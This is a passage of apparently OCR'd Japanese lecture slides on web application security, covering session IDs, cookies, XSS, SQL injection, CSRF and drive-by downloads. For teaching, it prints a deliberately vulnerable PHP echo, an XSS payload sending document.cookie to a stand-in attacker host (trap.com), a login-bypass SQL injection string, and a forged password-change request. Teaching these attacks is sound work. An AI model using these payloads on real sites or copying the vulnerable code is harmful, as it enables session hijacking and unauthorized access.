
- フォームを用い、CGIを介してブラウザからデータ送信
  - JavaScriptを使えば パスワード文字種のチェックなどを送信前に行うことができる
- Webサーバには「変数＝値」として伝わる
  - id="tetsu"　pw="hImi2"など
  - これをサーバで保存しているID/パスワードの組と比較
  - ただしSSLなどで暗号化しないと盗聴の餌食
- 認証が成立したら、その接続を表す「秘密のデータ＝セッションID」をユーザに送る
  - その際送ったセッションIDがまたユーザから送り返されるように工夫する　これによって「同一人物」であることを保証

（HTTPでの）セッションsession管理

- 複数のTCP接続に対し同一相手であることを保証するためセッションID利用



セッションIDが漏れると「セッション」そのものが奪われる



セッションIDはどこに記憶されるか

- URLへの埋め込み：http://www.test.jp/main.cgi?sid=a3fsdfa93
  - サーバから返されるURLリンク中に埋め込んでおく
- Hiddenフィールドへの埋め込み
  - FORM内INPUTタグのhiddenフィールドとしてセッションIDを埋める
  - <INPUT type="hidden" name="sid" value="38sd13d3f">

- Cookieを用いる　HTTPで唯一規格化された「状態保存」システム
  - Cookie：Webサーバ側から変数と値の組を送りつけたり読み出したりできる
  - 依然奪われる危険はあるが「一応の」セキュリティがある
    - 送り出したWebサーバにしか送信できないように一応なっている
    - 有効期限が設定できる：超えたら自動的にブラウザから消える
  - ただ全てのブラウザで使えるとは限らない
    - 携帯電話など使えないブラウザがある
    - プライバシ問題などを嫌ってCookieを使用しないユーザもいる

リンク：link

フィールド：field

プライバシ：privacy

Cookie：RFC2109／2965

メッセージ：message

- サーバからHTTPヘッダ中に以下のメッセージを送る
  Set-Cookie: Version=＜バージョン番号＞;Name=Value;
  [Path=＜URL相対パス＞];[Domain=＜ドメイン名＞];
  [Comment=コメント];[Max-Age=＜生存時間（秒単位）＞];
  [secure]
  - secureがついているとHTTPSの時にしか送らないことを保証
- クライアントは対応するDomain, URLに対して
  Cookie: Version=＜バージョン番号＞;Name=Value;・・・
  を送り返す
- Cookieが消えるのは・・・
  - 有効期限が過ぎたとき（or ブラウザを閉じたとき）
  - サーバがValueに空を入れたとき
  - ユーザが消したとき
- RFC2965ではCookie2: port番号指定可能に

バージョン：version

ドメイン：domain

パス：path

セッションIDが盗まれる場合

- SSL等で暗号化しないと盗聴で盗まれる
- パソコン上からのぞき見，ウィルス等で収集
  - URLなら画面で見える／「履歴」に残る
  - Hiddenなら「HTMLソース」で／「キャッシュ」に残る
  - 永続指定がないCookieはブラウザを閉じると消える
    - 通常メモリ上だけにしかないので盗まれにくい
  - 永続的Cookieはディスク内に残っている　見てみよう！
    - Microsoft Edgeの場合

      C:\Users\ユーザー名\AppData\Local\Microsoft\Edge\UserData\Default\Cookies
- もっと凝った手法を使われたら？
  - 例えばクロスサイトスクリプティング（後述）

ソース：source

ディスク：disk

クロスサイトスクリプティング：cross-site scripting

Webアプリケーションに対する脅威

アプリケーション：application


スパイウェア：spyware

- パスワードなどが盗まれる可能性
  - 盗聴による方法
  - のぞき見／ウィルス／スパイウェアによる盗難
    - ブラウザが保存したID/パスワードの盗難
  - フィッシングによる盗難
    - これは技術では防ぎにくい・ユーザへの啓蒙が必要
- Cookieなどに保存されているセッションIDが盗まれる可能性
  - 端末から直接／盗聴による方法／ウィルス等による方法
  - クロスサイトスクリプティング(XSS)による方法（後述）
- セッションIDを盗まなくても同じ効果を得る方法あり
  - クロスサイトリクエストフォージェリ（CSRF）など（後述）

Cross-site request forgery

クロスサイトスクリプティング

- Cookieは通常、アクセスしたURLで指定するサーバごとに管理されるので、そのサーバとの間でしかやり取りされない
- 一方JavaScriptはCookieを読み取ってどうとでも加工できる
- サーバに何らかの方法でJavaScriptを送り込めると、その機能を用いてCookieの中身を読み取り他に送出できる
  - 「Formで入力するとその結果が表示される」タイプが狙われる
  - サーバ側対策が必須



クロスサイトスクリプティングの仕組み

- スクリプト注入攻撃の一種

クロスサイトスクリプティングの例


```
<?php　session_start();　ログインチェック（略） ?>
<body>検索キーワード:<?php echo $_GET['keyword']; ?><BR>以下略</body>
```

?keyword=Haskell　の場合：

ログインチェック：login check

検索キーワードにスクリプトを入れると・・・

?keyword=<script>alert(document.cookie)</script>



セッションIDが表示される！

攻撃者はこの仕組みを応用して
セッションIDを盗むことができる：

- 例えばこれがセッションIDを攻撃者の元にメールするスクリプトだったら・・・

XSS: クロスサイトスクリプティング


激安商品情報
<iframe src='http://example.jp/43/43-001.php?keyword=
<script>window.location='http://trap.com/mail.php
?sid='%2Bdocument.cookie;</script>"></iframe>

前のページの
スクリプト

sidの値．43-001.phpにおけるcookie

43-001.phpの処理結果が表示されるはずが

XSS!
mail.php



mail.phpは渡されたsid変数を攻撃者に
送信する，情報抜き取りスクリプト

SQLインジェクション

SQLインジェクション：SQL Injection

- 原理はXSSと同じようなもの，スクリプトのかわりにSQLを埋め込んで攻撃
  - サーバではSQLという言語でパスワードがあっているかDBに問い合わせる
    SELECT * FROM USERDB WHERE USER='$ID' AND PASSWD='$PW'
  - 名前に「tetsu」パスワードに「h1mi2」と入力すると以下が実行される
    SELECT * FROM USERDB WHERE USER='tetsu' AND PASSWD='h1mi2'
    このコマンドが「成立」すれば正しいユーザと認める
- 名前に「A」、パスワードに「A' OR 'A'='A」と打ち込む
  - SELECT * FROM USERDB WHERE USER='A' AND
    PASSWD='A' OR 'A'='A'
- これは常に成立する！つまりユーザ名やパスワードを1つもしらなくても、このサイトで「認証」できてしまう

USER	PASSWD
taro	8fdasf9
hanako	9j1dZ93
tetsu	h1mi2
judy	13j399a

USERDBの構造

CSRF: クロスサイトリクエストフォージェリ

- リクエストを偽造し，重要な処理を実現する
  - 物品の購入，退会処理，掲示板への書込み，パスワード変更…

1. 罠サイトを用意する

2. ログインした
状態で罠を閲覧

3. 攻撃対象サーバにリクエスト送信
https://www.foo.jp/passwd.cgi?newpasswd=Himi2Dayo

0. ログインする

4. パスワードの変更など

ドライブ・バイ・ダウンロード

ドライブバイダウンロード：drive by download

- Webを介し，ソフトウェアをダウンロード・実行させる
  1. Web管理者のアカウントが盗まれ，コンテンツが改ざんされる
     - 企業正規のサイトであることも
     - 閲覧者が危険性を判断することは，極めて困難

     コンテンツ：contents
  2. JavaScript，Flash等を含むWebコンテンツへと誘導される
     - 何度もサイトをリダイレクトされて到達することもある．
       多数の入りロサイトから，少数の攻撃サイトへ誘導のため．

     リダイレクト：redirect
  3. ブラウザやプラグインの脆弱性をつかれ，スクリプト等が実行
     - このスクリプト自体が悪さをすることは少ない
  4. 他のサイト(http，ftp等)からマルウェアをダウンロード・実行
     - これがマルウェア
     - さらに，それがダウンローダになっており，
       多段階の（何度もダウンロード・実行される）ケースも多い．

     ダウンローダ：downloader

Webサーバ側の対策は必須

- Webサーバは誰にでも簡単に構築できる
- ホームページの作成やCGIプログラムの記述もそれほど難しくない
- よって動かすだけなら簡単にWebシステムを構築できる
- 問題は「簡単すぎる」こと
  - 簡単に動くので多くの人が知識の無いまま作る
  - その結果「相場」が下がる：企業は「安い」と信じる
  - よいプログラマは安くない
  - バグの発見は容易ではない！
    - 「正しいデータに対して正しく動く」だけでなく、「あらゆる可能性に対処し、異常な挙動を排除する」ことが重要
- 「安全な」Webシステムの作成には高度な知識が必要！